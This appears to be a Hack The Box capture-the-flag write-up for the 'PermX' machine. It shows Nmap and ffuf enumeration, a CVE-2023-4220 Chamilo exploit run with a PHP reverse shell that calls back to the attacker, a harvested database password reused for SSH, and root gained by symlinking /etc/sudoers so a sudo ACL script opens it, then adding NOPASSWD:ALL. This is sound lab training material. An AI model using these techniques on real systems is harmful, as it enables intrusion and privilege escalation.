PermX


Linux · Easy

HTB machines - Permx


Write-up by Chanan Shenker


Start: Enumiration:

- To start, I did a basic Nmap scan that uncovered to us 2 open ports. Port 22 (SSH) and port 80 (HTTP).
- when visiting the machine on port 80, I get automatically redirected to a domain called ‘permx.htb’, by adding that name with the IP address to the /etc/hosts file I can now access the website.
- When looking at the page, it seems to be some online learning website.



```
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-08 11:04 EDT
Nmap scan report for permx.htb (10.10.11.23)
Host is up (0.086s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 e2:5c:5d:8c:47:3e:d8:72:f7:b4:80:03:49:86:6d:ef (ECDSA)
|_  256 1f:41:02:8e:6b:17:18:9c:a0:ac:54:23:e9:71:30:17 (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-title: eLEARNING
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.96 seconds
```







- Looking through the website, I couldn’t find anything of value to exploit.


Subdomain enumeration:

- Using ‘ffuf’, I discovered a subdomain named ‘lms.permx.htb’. same as the main domain, I quickly added the subdomain to the /etc/hosts file and access the domain.
- Looking into what ‘lms’ was, I wasn’t able to find anything useful beside that it’s a learning management system.
- Looking at the login page, I saw the service that’s running the web page is named ‘chamilo’.
- When researching about what ‘chamilo’ is, I was immediately met with exploits and a cve, CVE-2023-4220.
- Looking through github I found an exploit that can help us.




```
┌──(kali㉿kali)-[~/Desktop/lab]
└─$ ffuf -u http://permx.htb -H 'Host:FUZZ.permx.htb' -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt -fw 18

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://permx.htb
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt
 :: Header           : Host: FUZZ.permx.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response words: 18
________________________________________________

lms                     [Status: 200, Size: 19347, Words: 4910, Lines: 353, Duration: 102ms]
www                     [Status: 200, Size: 36182, Words: 12829, Lines: 587, Duration: 3320ms]
:: Progress: [19966/19966] :: Job [1/1] :: 510 req/sec :: Duration: [0:00:40] :: Errors: 0 ::
```





chamilo
chamilo — Search with Google
chamilo default config file
chamilo default credentials
chamilo exploit
chamilo github
chamilo 1.11 exploit
chamilo cve




```
┌──(kali㉿kali)-[~/Desktop/lab]
└─$ bash CVE-2023-4220.sh

All options -f, -h, and -p are required.

Usage: CVE-2023-4220.sh -f reverse_file -h host_link -p port_in_the_reverse_file

Options:
  -f    Path to the reverse file
  -h    Host link where the file will be uploaded
  -p    Port for the reverse shell
```


Foothold:

- Looking at the exploits help menu, I could see that it takes a PHP reverse shell, a URL, and the port that's in the PHP file as parameters.
- Knowing that, I quickly created a PHP revshell and ran the exploit.


- Upon gaining access, I was met with the user 'www-data'. When attempting to retrieve the user flag, I discovered I didn't have the relevant privileges.
- The next while was a head scratcher. I spent a good 40 minutes trying to figure out what I can do, but after some digging I was able to find credentials for a database inside the 'configuration.php' file. When digging before, I found that MySQL was running in the background, but I later figured out that the credentials can be used with the user 'mtz'.



```
┌──(kali㉿kali)-[~/Desktop/lab]
└─$ bash CVE-2023-4220.sh -f rev.php -h http://lms.permx.htb/ -p 9999

The file has successfully been uploaded.

#    Use This leter For Interactive TTY ;)
#    python3 -c 'import pty;pty.spawn("/bin/bash")'
#    export TERM=xterm
#    CTRL + Z
#    stty raw -echo; fg

# Starting Reverse Shell On Port 9999 . . . . . . .

listening on [any] 9999 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.11.23] 56954
Linux permx 5.15.0-113-generic #123-Ubuntu SMP Mon Jun 10 08:16:17 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
 15:38:57 up 1 day,  3:23,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```




```
/bin/sh: 0: can't access tty; job co
$ ls /home
mtz
$ cat /home/mtz
cat: /home/mtz: Permission denied
$ 
```



```
// Database connection settings.
$_configuration['db_host'] = 'localhost';
$_configuration['db_port'] = '3306';
$_configuration['main_database'] = 'chamilo';
$_configuration['db_user'] = 'chamilo';
$_configuration['db_password'] = '03F6lY3uXAP2bkW8';
// Enable access to database management for platform admins.
$_configuration['db_manager_enabled'] = false;
```


- Next, I connected via ssh to the machine with the password we obtained, and I was able to obtain the user flag.




```
Last login: Sun Sep  8 14:46:31 2024
mtz@permx:~$ pwd
/home/mtz
mtz@permx:~$ cat user.txt
e6a9[redacted]0094
mtz@permx:~$ 
```

Privilege escalation:

- To escalate my privileges, I checked to see what command the user can run as a super user.
- What I found was that a user can run a bash script named '/opt/acl.sh' as root.
- Next, I looked at what the script actually does. The script first checks to see if you have the relevant privileges, then it takes 3 parameters as arguments: a user, a permissions value (like rwx), and a target/file. Then, the script makes sure that the file is in the user's home directory; otherwise, it will not grant access. It also makes sure the file exists.
- Lastly, the script runs a command called 'setfacl' with all mentioned arguments.
- The 'setfacl' command is used to modify users permissions on a file. Using this, I could try to give it a file name and change its permissions.




```
mtz@permx:~$ sudo -l
Matching Defaults entries for mtz on permx:
    env_reset, mail_badpass, secure_path=/usr/local/sbi

User mtz may run the following commands on permx:
    (ALL : ALL) NOPASSWD: /opt/acl.sh
mtz@permx:~$ 
```




```
mtz@permx:~$ cat /opt/acl.sh
#!/bin/bash

if [ "$#" -ne 3 ]; then
    /usr/bin/echo "Usage: $0 user perm file"
    exit 1
fi

user="$1"
perm="$2"
target="$3"

if [[ "$target" ≠ /home/mtz/* || "$target" == *..* ]]; then
    /usr/bin/echo "Access denied."
    exit 1
fi

# Check if the path is a file
if [ ! -f "$target" ]; then
    /usr/bin/echo "Target must be a file."
    exit 1
fi

/usr/bin/sudo /usr/bin/setfacl -m u:"$user":"$perm" "$target"
```


- Here came the tricky part: since the script doesn't let us use any files that aren’t in the users directory, we’ll have to find a file to manipulate.
- Digging around, I discovered I could create a link file. A link is a shortcut to another file on the system. Using the ‘ln –s’ command, I could create a soft link to the /etc/sudoers file in the user’s home directory.
- Next we give the script the new link file as an argument plus the other needed arguments. Once I ran the command, I could see that I was suddenly able to read the link file.
- Next all I had to do was add the line ‘mtz ALL=(ALL) NOPASSWD:ALL’ to the file. This will add the users to the users who are able to run sudo, and by specifying no password and all commands, we can now run any command as a super user with no password.
- Lastly, we switch users to root using sudo, and we can obtain the root flag.



```
mtz@permx:~$ ln -s /etc/sudoers /home/mtz
mtz@permx:~$ ls -l
total 4
lrwxrwxrwx 1 mtz  mtz 12 Sep  8 16:27 sudoers → /etc/sudoers
-rw-r----- 1 root mtz 33 Sep  7 12:16 user.txt
mtz@permx:~$ 
```



```
mtz@permx:~$ cat sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead 
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sl
Defaults        use_pty
```



```
mtz ALL=(ALL:ALL) NOPASSWD: /opt/acl.sh
mtz@permx:~$ echo 'mtz ALL=(ALL) NOPASSWD:ALL' >> ./sudoers
mtz@permx:~$ sudo su root
root@permx:/home/mtz# cat /root/root.txt
b52[redacted]11fe
root@permx:/home/mtz# 
```

PermX has been Pwned!

Congratulations **chananshenker**, best of luck in capturing flags ahead!